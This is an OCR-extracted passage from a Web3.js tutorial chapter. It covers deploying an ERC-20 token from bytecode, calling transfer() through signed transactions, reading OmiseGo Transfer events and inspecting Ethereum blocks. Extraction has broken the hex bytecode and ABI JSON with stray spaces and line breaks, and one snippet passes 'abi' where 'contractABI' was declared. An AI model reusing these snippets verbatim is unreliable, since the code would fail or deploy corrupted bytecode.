const privateKey2 = Buffer.from('YOUR_PRIVATE_KEY_2', 'hex')

// Deploy the contract
web3.eth.getTransactionCount(account1, (err, txCount) => {
  const data =
'0x60806040526040805190810160405280600a81526020017f4441707020546f6b656e000000000000000
00000000000000000000000000000081525060009080519060200190610 04f92919061014e565b506040805
190810160405280600481526020017f4441505000000000000000000000000000000000000000000000000
0000000008152506001908051906020019061009b92919061014e565b506040805190810160405280600f8
1526020017f4441707020546f6b656e2076312e300000000000000000000000000000000081525060029
080519060200190610 0e792919061014e565b503480156100f457600080fd5b50600062 0f42409050806 00
460003373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffff
ffffff16815260200190815260200160002081905550806003819055505061 01f3565b828054600181600
116156101000203166002900490600052602060002090601f016020900481019282601f1061018f5780516
0ff19168380011785556101bd565b828001600101855582156101bd579182015b82811115 6101bc5782518
2559160200191906001019061 01a1565b5b5090506101ca91906101ce565b5090565b6101f091905b80821
1156101ec5760008160009055506001016101d4565b5090565b90565b610b998061020260003960 00f3006
08060405260043610610099576000357c01000000000000000000000000000000000000000000000000000
00000900463ffffffff16806306fdde031461009e578063095ea7b31461012e57806318160ddd146101935
7806323b872dd146101be5780635a3b7e421461024357806370a08231146102d357806395d89b411461032
a578063a9059cbb146103ba578063dd62ed3e1461041f575b600080fd5b3480156100aa57600080fd5b506
100b3610496565b60405180806020018281038252838181518152602001915080519060200190808383600
05b838110156100f35780820151818401526020810190506100d8565b50505050905090810190601f16801
561012057808203805160018360200361010 00a031916815260200191505b509250505060405180910390f
35b34801561013a57600080fd5b50610179600480360381019080803573fffffffffffffffffffffffffff
fffffffffffff169060200190929190803590602001909291905050506105 34565b604051808215151515 8
15260200191505060405180910390f35b34801561019f57600080fd5b506101a8610626565b60405180828
15260200191505060405180910390f35b3480156101ca57600080fd5b50610229600480360381019080803
573ffffffffffffffffffffffffffffffffffffffff169060200190929190803573fffffffffffffffffff
fffffffffffffffffffff16906020019092919080359060200190929190505050 61062c565b60405180821
5151515815260200191505060405180910390f35b34801561024f57600080fd5b5061025861089b565b604
05180806020018281038252838181518152602001915080519060200190808383600 05b838110156102985
780820151818401526020810190506 1027d565b5050505090509081019060 1f1680156102c557808203805
160018360200361010 00a031916815260200191505b509250505060405180910390f35b3480156102df576
00080fd5b506103146004803603810190808035 73ffffffffffffffffffffffffffffffffffffffff16906
0200190929190505050610939565b60405180828152602001915050604051809103 90f35b3480156103365
7600080fd5b5061033f610951565b604051808060200182810382528381815181526020019150805190602
0019080838360005b8381101561037f57808201518184015260208101905061 0364565b505050509050908
10190601f168015610 3ac578082038051600183602003610100 0a031916815260200191505b509250505 06
0405180910390f35b3480156103c657600080fd5b50610405600480360381019080803573fffffffffffff
ffffffffffffffffffffffffff16906020019092919080359060200190929 1905050506109ef565b60405
18082151515158152602001915050604051809103 90f35b34801561042b57600080fd5b50610480600480 3
60381019080803573ffffffffffffffffffffffffffffffffffffffff169060200190929190803573fffff
ffffffffffffffffffffffffffffff169060200190929190505050610b48565b60405180828152602
0019150506040518091039 0f35b6000805460018160011615610100020316600290048060 1f01602080910
40260200160405190810160405280929190818152602001828054600181600116156101000203166002900
4801561052c5780601f10610501576101008083540402835291602001916 1052c565b82019190600052602
0600020905b815481529060010190602001808311610 50f57829003601f168201915b50505050505081565b6
00081600560003373ffffffffffffffffffffffffffffffffffffffff1673fffffffffffffffffffffffff
fffffffffffffff16815260200190815260200160002060008573ffffffffffffffffffffffffffffffffff
ffffff1673ffffffffffffffffffffffffffffffffffffffff16815260200190815260200160002081905
5508273ffffffffffffffffffffffffffffffffffffffff163373ffffffffffffffffffffffffffffffffff
ffffff167f8c5be1e5ebec7d5bd14f71427d1e84f3dd0314c0f7b2291e5b200ac8c7c3b9258460405180 8
2815260200191505060405180910390a36001905092915050565b60035481565b6000600460008573fffff
ffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1681526
0200190815260200160002054821115151561067c57600080fd5b600560008573fffffffffffffffffffff
fffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16815260200190815260200
160002060003373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffff
```

```
fffffffffffff16815260200190815260200160002054821115151561070757600080fd5b8160046000867
3ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1
681526020019081526020016000206000828254039250508190555081600460008573ffffffffffffffff
ffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff168152602001908152
0200160002060008282540192505081905550816005600086 73ffffffffffffffffffffffffffffffff
fffff1673ffffffffffffffffffffffffffffffffffffffff16815260200190815260200160002060003337
3ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1
681526020019081526020016000206000828254039250508190555082 73ffffffffffffffffffffffff
ffffffffffff168473ffffffffffffffffffffffffffffffffffffffff167fddf252ad1be2c89b69c2b06
8fc378daa952ba7f163c4a11628f55a4df523b3ef8460405180828152602001915050604051809103 90a36
00190509392505050565b60028054600181600116156101000203166002900480601f01602080910402602
00160405190810160405280929190818152602001828054600181600116156101000203166002900480156
109315780601f1061090657610100808354040283529160200191610931565b8201919060005260206000 2
0905b8154815290600101906020018083116109145782900360 1f168201915b505050505081565b6004602
052806000526040600020600091509050548156 5b600180546001816001161561010002031660029004806
01f016020809104026020016040519081016040528092919081815260200182805460018160011615610100
0020316600290048015 6109e75780601f106109bc576101008083540402835291602001916109e7565b820
191906000526020600020905b8154815290600101906020018083116109ca57829003601f168201915b505
050505081565b60008160046000 3373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffff
ffffffffffffffffffffffff168152602001908152602001600020541015151561 0a3f57600080fd5
b81600460003373ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffff
ffffffffffff168152602001908152602001600020600082825403925050819055508160046000 8573fff
ffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16815
260200190815260200160002060008282540192505081905550 8273ffffffffffffffffffffffffffffff
ffffffff163373ffffffffffffffffffffffffffffffffffffffff167fddf252ad1be2c89b69c2b068fc3
78daa952ba7f163c4a11628f55a4df523b3ef8460405180828152602001915050604051809103 90a360019
05092915050565b600560205281600052604060002060205280600052604060002060009150 91505054815
600a165627a7a723058204c3f690997294d337edc3571d8e77afc5b0e56a2f4bfae6fb59139c8e4eb2f7e0
029'
```

```
  const txObject = {
    nonce:    web3.utils.toHex(txCount),
    gasLimit: web3.utils.toHex(1000000), // Raise the gas limit to a much higher amount
    gasPrice: web3.utils.toHex(web3.utils.toWei('10', 'gwei')),
    data: data
  }

  const tx = new Tx(txObject)
  tx.sign(privateKey1)

  const serializedTx = tx.serialize()
  const raw = '0x' + serializedTx.toString('hex')

  web3.eth.sendSignedTransaction(raw, (err, txHash) => {
    console.log('err:', err, 'txHash:', txHash)
    // Use this txHash to find the contract on Etherscan!
  })
})
```

10.9.3 Calling Smart Contract Functions with Web3.js

This lesson will use many of the same basic tutorial steps as the previous lessons because, like the previous lessons, it's designed to show you all the basic steps required when creating transactions on The Ethereum Blockchain. We'll use the same basic setup with an `app.js` file that will look like this:

```
const Web3 = require('web3')
const web3 = new Web3('https://ropsten.infura.io/YOUR_INFURA_API_KEY')

const account1 = '' // Your account address 1
const account2 = '' // Your account address 2
```

```
const privateKey1 = Buffer.from('YOUR_PRIVATE_KEY_1', 'hex')
const privateKey2 = Buffer.from('YOUR_PRIVATE_KEY_2', 'hex')
```

We'll also build out a transaction object, just like this:

```
const txObject = {
  nonce:    web3.utils.toHex(txCount),
  gasLimit: web3.utils.toHex(800000),
  gasPrice: web3.utils.toHex(web3.utils.toWei('10', 'gwei')),
  to: contractAddress,
  data: data
}
```

If you've been following along with the previous lessons, many of these values should look familiar to you. Let's make a note of some changes.

- `to` - this parameter will be the address of the deployed contract. We'll obtain that value and assign it momentarily.
- `data` - this will be the hexidecimal representation of the function we want to call on the smart contract. We'll also assign this value momentarily.

In order to fill these values out, we'll need to get the smart contract ABI for this ERC-20 token. You can follow along with me in the video above as I obtain the ABI from Remix. I'll also need to get the smart contract address from Etherscan (this was available whenever we deployed the smart contract in the last lesson). Now that we have both of these things, we can create a JavaScript representation of the smart contract with Web3.js like this:

```
const contractAddress = '0xd03696B53924972b9903eB17Ac5033928Be7D3Bc'
const contractABI =
[{"constant":true,"inputs":[],"name":"name","outputs":[{"name":"","type":"string"}],"p
ayable":false,"stateMutability":"view","type":"function"},{"constant":false,"inputs":[
{"name":"_spender","type":"address"},{"name":"_value","type":"uint256"}],"name":"appro
ve","outputs":[{"name":"success","type":"bool"}],"payable":false,"stateMutability":"no
npayable","type":"function"},{"constant":true,"inputs":[],"name":"totalSupply","output
s":[{"name":"","type":"uint256"}],"payable":false,"stateMutability":"view","type":"fun
ction"},{"constant":false,"inputs":[{"name":"_from","type":"address"},{"name":"_to","t
ype":"address"},{"name":"_value","type":"uint256"}],"name":"transferFrom","outputs":[{
"name":"success","type":"bool"}],"payable":false,"stateMutability":"nonpayable","type"
:"function"},{"constant":true,"inputs":[],"name":"standard","outputs":[{"name":"","typ
e":"string"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":
true,"inputs":[{"name":"","type":"address"}],"name":"balanceOf","outputs":[{"name":"",
"type":"uint256"}],"payable":false,"stateMutability":"view","type":"function"},{"const
ant":true,"inputs":[],"name":"symbol","outputs":[{"name":"","type":"string"}],"payable
":false,"stateMutability":"view","type":"function"},{"constant":false,"inputs":[{"name
":"_to","type":"address"},{"name":"_value","type":"uint256"}],"name":"transfer","outpu
ts":[{"name":"success","type":"bool"}],"payable":false,"stateMutability":"nonpayable",
"type":"function"},{"constant":true,"inputs":[{"name":"","type":"address"},{"name":"",
"type":"address"}],"name":"allowance","outputs":[{"name":"","type":"uint256"}],"payabl
e":false,"stateMutability":"view","type":"function"},{"inputs":[],"payable":false,"sta
teMutability":"nonpayable","type":"constructor"},{"anonymous":false,"inputs":[{"indexe
d":true,"name":"_from","type":"address"},{"indexed":true,"name":"_to","type":"address"
},{"indexed":false,"name":"_value","type":"uint256"}],"name":"Transfer","type":"event"
},{"anonymous":false,"inputs":[{"indexed":true,"name":"_owner","type":"address"},{"ind
exed":true,"name":"_spender","type":"address"},{"indexed":false,"name":"_value","type"
:"uint256"}],"name":"Approval","type":"event"}]

const contract = new web3.eth.Contract(abi, contractAddress)
```

Great! Now we have a JavaScript representation of the deployed contract. Now we can fill out the `data` field of the transaction by converting the contract's `transfer()` function to bytecode (that's the function we'll call on this smart contract). We can do this with the Web3.js function `encodeABI()` that is available on the `contract` object. That looks like this:

```
const data = contract.methods.transfer(account2, 1000).encodeABI()
```

That's it! That's how easy it is to encode this function call for the transaction! Note that we're transferring 1,000 tokens to `account2`. This method takes care of encoding these function parameters for us, too!

Now that's everything we need to build the transaction object. Just like the previous lessons, we can now sign this transaction and send it. Once we do, we can log the values of the account balances to see that the smart contract function was called, and that the token transfers were complete. The complete tutorial code will look like this:

```
const Web3 = require('web3')
const web3 = new Web3('https://ropsten.infura.io/YOUR_INFURA_API_KEY')

const account1 = '' // Your account address 1
const account2 = '' // Your account address 2

const privateKey1 = Buffer.from('YOUR_PRIVATE_KEY_1', 'hex')
const privateKey2 = Buffer.from('YOUR_PRIVATE_KEY_2', 'hex')

// Read the deployed contract - get the addresss from Etherscan
const contractAddress = '0xd03696B53924972b9903eB17Ac5033928Be7D3Bc'
const contractABI =
[{"constant":true,"inputs":[],"name":"name","outputs":[{"name":"","type":"string"}],"p
ayable":false,"stateMutability":"view","type":"function"},{"constant":false,"inputs":[
{"name":"_spender","type":"address"},{"name":"_value","type":"uint256"}],"name":"appro
ve","outputs":[{"name":"success","type":"bool"}],"payable":false,"stateMutability":"no
npayable","type":"function"},{"constant":true,"inputs":[],"name":"totalSupply","output
s":[{"name":"","type":"uint256"}],"payable":false,"stateMutability":"view","type":"fun
ction"},{"constant":false,"inputs":[{"name":"_from","type":"address"},{"name":"_to","t
ype":"address"},{"name":"_value","type":"uint256"}],"name":"transferFrom","outputs":[{
"name":"success","type":"bool"}],"payable":false,"stateMutability":"nonpayable","type"
:"function"},{"constant":true,"inputs":[],"name":"standard","outputs":[{"name":"","typ
e":"string"}],"payable":false,"stateMutability":"view","type":"function"},{"constant":
true,"inputs":[{"name":"","type":"address"}],"name":"balanceOf","outputs":[{"name":"",
"type":"uint256"}],"payable":false,"stateMutability":"view","type":"function"},{"const
ant":true,"inputs":[],"name":"symbol","outputs":[{"name":"","type":"string"}],"payable
":false,"stateMutability":"view","type":"function"},{"constant":false,"inputs":[{"name
":"_to","type":"address"},{"name":"_value","type":"uint256"}],"name":"transfer","outpu
ts":[{"name":"success","type":"bool"}],"payable":false,"stateMutability":"nonpayable",
"type":"function"},{"constant":true,"inputs":[{"name":"","type":"address"},{"name":"",
"type":"address"}],"name":"allowance","outputs":[{"name":"","type":"uint256"}],"payabl
e":false,"stateMutability":"view","type":"function"},{"inputs":[],"payable":false,"sta
teMutability":"nonpayable","type":"constructor"},{"anonymous":false,"inputs":[{"indexe
d":true,"name":"_from","type":"address"},{"indexed":true,"name":"_to","type":"address"
},{"indexed":false,"name":"_value","type":"uint256"}],"name":"Transfer","type":"event"
},{"anonymous":false,"inputs":[{"indexed":true,"name":"_owner","type":"address"},{"ind
exed":true,"name":"_spender","type":"address"},{"indexed":false,"name":"_value","type"
:"uint256"}],"name":"Approval","type":"event"}]

const contract = new web3.eth.Contract(abi, contractAddress)

// Transfer some tokens
web3.eth.getTransactionCount(account1, (err, txCount) => {

  const txObject = {
```

```
    nonce:    web3.utils.toHex(txCount),
    gasLimit: web3.utils.toHex(800000), // Raise the gas limit to a much higher amount
    gasPrice: web3.utils.toHex(web3.utils.toWei('10', 'gwei')),
    to: contractAddress,
    data: contract.methods.transfer(account2, 1000).encodeABI()
  }

  const tx = new Tx(txObject)
  tx.sign(privateKey1)

  const serializedTx = tx.serialize()
  const raw = '0x' + serializedTx.toString('hex')

  web3.eth.sendSignedTransaction(raw, (err, txHash) => {
    console.log('err:', err, 'txHash:', txHash)
    // Use this txHash to find the contract on Etherscan!
  })
})

// Check Token balance for account1
contract.methods.balanceOf(account1).call((err, balance) => {
  console.log({ err, balance })
})

// Check Token balance for account2
contract.methods.balanceOf(account2).call((err, balance) => {
  console.log({ err, balance })
})
```

10.9.4 Smart Contract Events with Web3.js

Ethereum smart contracts have the ability to emit events that indicate that something happened within the smart contract code execution. Consumers have the ability to subscribe to these events, and Web3.js will provide us with this functionality. That's exactly what we'll cover in this lesson.

We're going to continue using an ERC-20 smart contract as the reference point for this tutorial because this standard specifies that the smart contract must emit a `Transfer` event anytime an ERC-20 token is transferred. We'll actually connect to the Ethereum main net to subscribe to the `Transfer` event for the OmiseGo ERC-20 token.

Let's go ahead and set up the `app.js` file much like we did in the previous lessons. This time, we'll connect to the Ethereum main net. I'll go ahead and paste in the OmiseGo smart contract ABI and address, which can be obtained from Etherscan (watch the above video for instructions). Once we have both of these things, we can create a JavaScript representation of the smart contract with Web3.js and assign it to a variable. All of that setup looks like this:

```
const Web3 = require('web3')
const web3 = new Web3('https://mainnet.infura.io/YOUR_INFURA_API_KEY')

// OMG Token Contract
const abi =
[{"constant":true,"inputs":[],"name":"mintingFinished","outputs":[{"name":"","type":"b
ool"}],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"name","
outputs":[{"name":"","type":"string"}],"payable":false,"type":"function"},{"constant":
false,"inputs":[{"name":"_spender","type":"address"},{"name":"_value","type":"uint256"
}],"name":"approve","outputs":[],"payable":false,"type":"function"},{"constant":true,"
inputs":[],"name":"totalSupply","outputs":[{"name":"","type":"uint256"}],"payable":fal
se,"type":"function"},{"constant":false,"inputs":[{"name":"_from","type":"address"},{"
name":"_to","type":"address"},{"name":"_value","type":"uint256"}],"name":"transferFrom
```

```
","outputs":[],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":
"decimals","outputs":[{"name":"","type":"uint256"}],"payable":false,"type":"function"}
,{"constant":false,"inputs":[],"name":"unpause","outputs":[{"name":"","type":"bool"}],
"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"_to","type":"a
ddress"},{"name":"_amount","type":"uint256"}],"name":"mint","outputs":[{"name":"","typ
e":"bool"}],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"pa
used","outputs":[{"name":"","type":"bool"}],"payable":false,"type":"function"},{"const
ant":true,"inputs":[{"name":"_owner","type":"address"}],"name":"balanceOf","outputs":[
{"name":"balance","type":"uint256"}],"payable":false,"type":"function"},{"constant":fa
lse,"inputs":[],"name":"finishMinting","outputs":[{"name":"","type":"bool"}],"payable"
:false,"type":"function"},{"constant":false,"inputs":[],"name":"pause","outputs":[{"na
me":"","type":"bool"}],"payable":false,"type":"function"},{"constant":true,"inputs":[]
,"name":"owner","outputs":[{"name":"","type":"address"}],"payable":false,"type":"funct
ion"},{"constant":true,"inputs":[],"name":"symbol","outputs":[{"name":"","type":"strin
g"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"_to","typ
e":"address"},{"name":"_value","type":"uint256"}],"name":"transfer","outputs":[],"paya
ble":false,"type":"function"},{"constant":false,"inputs":[{"name":"_to","type":"addres
s"},{"name":"_amount","type":"uint256"},{"name":"_releaseTime","type":"uint256"}],"nam
e":"mintTimelocked","outputs":[{"name":"","type":"address"}],"payable":false,"type":"f
unction"},{"constant":true,"inputs":[{"name":"_owner","type":"address"},{"name":"_spen
der","type":"address"}],"name":"allowance","outputs":[{"name":"remaining","type":"uint
256"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"newOwne
r","type":"address"}],"name":"transferOwnership","outputs":[],"payable":false,"type":"
function"},{"anonymous":false,"inputs":[{"indexed":true,"name":"to","type":"address"},
{"indexed":false,"name":"value","type":"uint256"}],"name":"Mint","type":"event"},{"ano
nymous":false,"inputs":[],"name":"MintFinished","type":"event"},{"anonymous":false,"in
puts":[],"name":"Pause","type":"event"},{"anonymous":false,"inputs":[],"name":"Unpause
","type":"event"},{"anonymous":false,"inputs":[{"indexed":true,"name":"owner","type":"
address"},{"indexed":true,"name":"spender","type":"address"},{"indexed":false,"name":"
value","type":"uint256"}],"name":"Approval","type":"event"},{"anonymous":false,"inputs
":[{"indexed":true,"name":"from","type":"address"},{"indexed":true,"name":"to","type":
"address"},{"indexed":false,"name":"value","type":"uint256"}],"name":"Transfer","type"
:"event"}]
const address = '0xd26114cd6EE289AccF82350c8d8487fedB8A0C07'

const contract = new web3.eth.Contract(abi, address)
```

Now we can look at the past events for this smart contract with the getPastEvents() function available on our contract object. First, let's get all of the events emitted by the contract, for its entire lifetime:

```
contract.getPastEvents(
  'AllEvents',
  {
    fromBlock: 0,
    toBlock: 'latest'
  },
  (err, events) => { console.log(events) }
)
```

Here, this function takes two arguments: the event name, and a set of filtering parameters. We specify that we want to listen to all events by passing `'AllEvents'`. We'll specify a specific event momentarily. Then, we pass some filtering parameters that specify that we want to get events for the entire lifetime of this contract by passing `from: 0`, or the first block in the chain, to `toBlock: 'latest'`, or the latest block in the chain. Just a note, if you run this code, it will probably fail execution because the event stream is so large for this particular contract on the Ethereum main net!

Let's aim for a successful execution by limiting the number of blocks we want to stream from. We can pass in a more recent `fromBlock` like this:

```
contract.getPastEvents(
  'AllEvents',
  {
    fromBlock: 5854000,
    toBlock: 'latest'
  },
  (err, events) => { console.log(events) }
)
```

Ah, that's much better. Now, we can also specify that we *just* want to listen to the `Transfer` event like this:

```
contract.getPastEvents(
  'Transfer',
  {
    fromBlock: 5854000,
    toBlock: 'latest'
  },
  (err, events) => { console.log(events) }
)
```

And that's it! That's all the code you need to see all of the recent transfer events for the OmiseGo ERC-20 token. With this code, you could easily build something like a transaction history for the OMG token in a crypto wallet. That's the power of Web3.js. At this point, the completed tutorial code should look like this:

```
const Web3 = require('web3')
const web3 = new Web3('https://mainnet.infura.io/YOUR_INFURA_API_KEY')

// OMG Token Contract
const abi =
[{"constant":true,"inputs":[],"name":"mintingFinished","outputs":[{"name":"","type":"b
ool"}],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"name","
outputs":[{"name":"","type":"string"}],"payable":false,"type":"function"},{"constant":
false,"inputs":[{"name":"_spender","type":"address"},{"name":"_value","type":"uint256"
}],"name":"approve","outputs":[],"payable":false,"type":"function"},{"constant":true,"
inputs":[],"name":"totalSupply","outputs":[{"name":"","type":"uint256"}],"payable":fal
se,"type":"function"},{"constant":false,"inputs":[{"name":"_from","type":"address"},{"
name":"_to","type":"address"},{"name":"_value","type":"uint256"}],"name":"transferFrom
","outputs":[],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":
"decimals","outputs":[{"name":"","type":"uint256"}],"payable":false,"type":"function"}
,{"constant":false,"inputs":[],"name":"unpause","outputs":[{"name":"","type":"bool"}],
"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"_to","type":"a
ddress"},{"name":"_amount","type":"uint256"}],"name":"mint","outputs":[{"name":"","typ
e":"bool"}],"payable":false,"type":"function"},{"constant":true,"inputs":[],"name":"pa
used","outputs":[{"name":"","type":"bool"}],"payable":false,"type":"function"},{"const
ant":true,"inputs":[{"name":"_owner","type":"address"}],"name":"balanceOf","outputs":[
{"name":"balance","type":"uint256"}],"payable":false,"type":"function"},{"constant":fa
lse,"inputs":[],"name":"finishMinting","outputs":[{"name":"","type":"bool"}],"payable"
:false,"type":"function"},{"constant":false,"inputs":[],"name":"pause","outputs":[{"na
me":"","type":"bool"}],"payable":false,"type":"function"},{"constant":true,"inputs":[]
,"name":"owner","outputs":[{"name":"","type":"address"}],"payable":false,"type":"funct
ion"},{"constant":true,"inputs":[],"name":"symbol","outputs":[{"name":"","type":"strin
g"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"_to","typ
e":"address"},{"name":"_value","type":"uint256"}],"name":"transfer","outputs":[],"paya
ble":false,"type":"function"},{"constant":false,"inputs":[{"name":"_to","type":"addres
s"},{"name":"_amount","type":"uint256"},{"name":"_releaseTime","type":"uint256"}],"nam
e":"mintTimelocked","outputs":[{"name":"","type":"address"}],"payable":false,"type":"f
```


```
unction"},{"constant":true,"inputs":[{"name":"_owner","type":"address"},{"name":"_spen
der","type":"address"}],"name":"allowance","outputs":[{"name":"remaining","type":"uint
256"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"newOwne
r","type":"address"}],"name":"transferOwnership","outputs":[],"payable":false,"type":"
function"},{"anonymous":false,"inputs":[{"indexed":true,"name":"to","type":"address"},
{"indexed":false,"name":"value","type":"uint256"}],"name":"Mint","type":"event"},{"ano
nymous":false,"inputs":[],"name":"MintFinished","type":"event"},{"anonymous":false,"in
puts":[],"name":"Pause","type":"event"},{"anonymous":false,"inputs":[],"name":"Unpause
","type":"event"},{"anonymous":false,"inputs":[{"indexed":true,"name":"owner","type":"
address"},{"indexed":true,"name":"spender","type":"address"},{"indexed":false,"name":"
value","type":"uint256"}],"name":"Approval","type":"event"},{"anonymous":false,"inputs
":[{"indexed":true,"name":"from","type":"address"},{"indexed":true,"name":"to","type":
"address"},{"indexed":false,"name":"value","type":"uint256"}],"name":"Transfer","type"
:"event"}]
```

```
const address = '0xd26114cd6EE289AccF82350c8d8487fedB8A0C07'
const contract = new web3.eth.Contract(abi, address)

// Get Contract Event Stream
contract.getPastEvents(
  'AllEvents',
  {
    fromBlock: 5854000,
    toBlock: 'latest'
  },
  (err, events) => { console.log(events) }
)
```

10.9.5 Inspecting Blocks with Web3.js

This is the seventh video in the 8-part tutorial series. This video will show you how to inspect blocks The Ethereum Blockchain with Web3.js.

Inspecting blocks is often useful when analyzing history on The Ethereum Blockchain. Web3.js has lots of functionality that helps us to do just that. For example, we could build something that looks like this block history feature on Etherscan:



Let's set up an `app.js` file to start using some of this functionality provided by Web3.js. This setup will be much simpler than the previous lessons. We'll connect to the main net to inspect blocks there:

```
const Web3 = require('web3')
const web3 = new Web3('https://mainnet.infura.io/YOUR_INFURA_API_KEY')
```

First, we can get the latest block number like this:

```
web3.eth.getBlockNumber().then(console.log)
```

We can also get all the data for the latest block like this:

```
web3.eth.getBlock('latest').then(console.log)
```

You can watch the video above as I explain all the data that gets logged by this function. If we were going to build a block history feature like the one on Etherscan pictured above, we would need to get a list of the

most recent blocks in the chain. We can do this by fetching the most recent block and counting backwards until we have the last 10 blocks in the chain. We can do that with a `for` loop like this:

```
web3.eth.getBlockNumber().then((latest) => {
  for (let i = 0; i < 10; i++) {
    web3.eth.getBlock(latest - i).then(console.log)
  }
})
```

Web3.js has another nice feature that allows you to inspect transactions contained within a specific block. We can do that like this:

```
const hash = '0x66b3fd79a49dafe44507763e9b6739aa0810de2c15590ac22b5e2f0a3f502073'
web3.eth.getTransactionFromBlock(hash, 2).then(console.log)
```

The hash is the block's hash and uniquely identifies it, while the second is the transaction index (in a block there can be even 1000 transactions). That's it! That's how easy it is to inspect blocks with Web3.js. Check out the video above for more in depth explanation of the data returned by the blocks. At this point, all of the tutorial code should look like this:

```
const Web3 = require('web3')
const web3 = new Web3('https://mainnet.infura.io/YOUR_INFURA_API_KEY')

// get latest block number
web3.eth.getBlockNumber().then(console.log)

// // get latest block
web3.eth.getBlock('latest').then(console.log)

// get latest 10 blocks
web3.eth.getBlockNumber().then((latest) => {
  for (let i = 0; i < 10; i++) {
    web3.eth.getBlock(latest - i).then(console.log)
  }
})

// get transaction from specific block
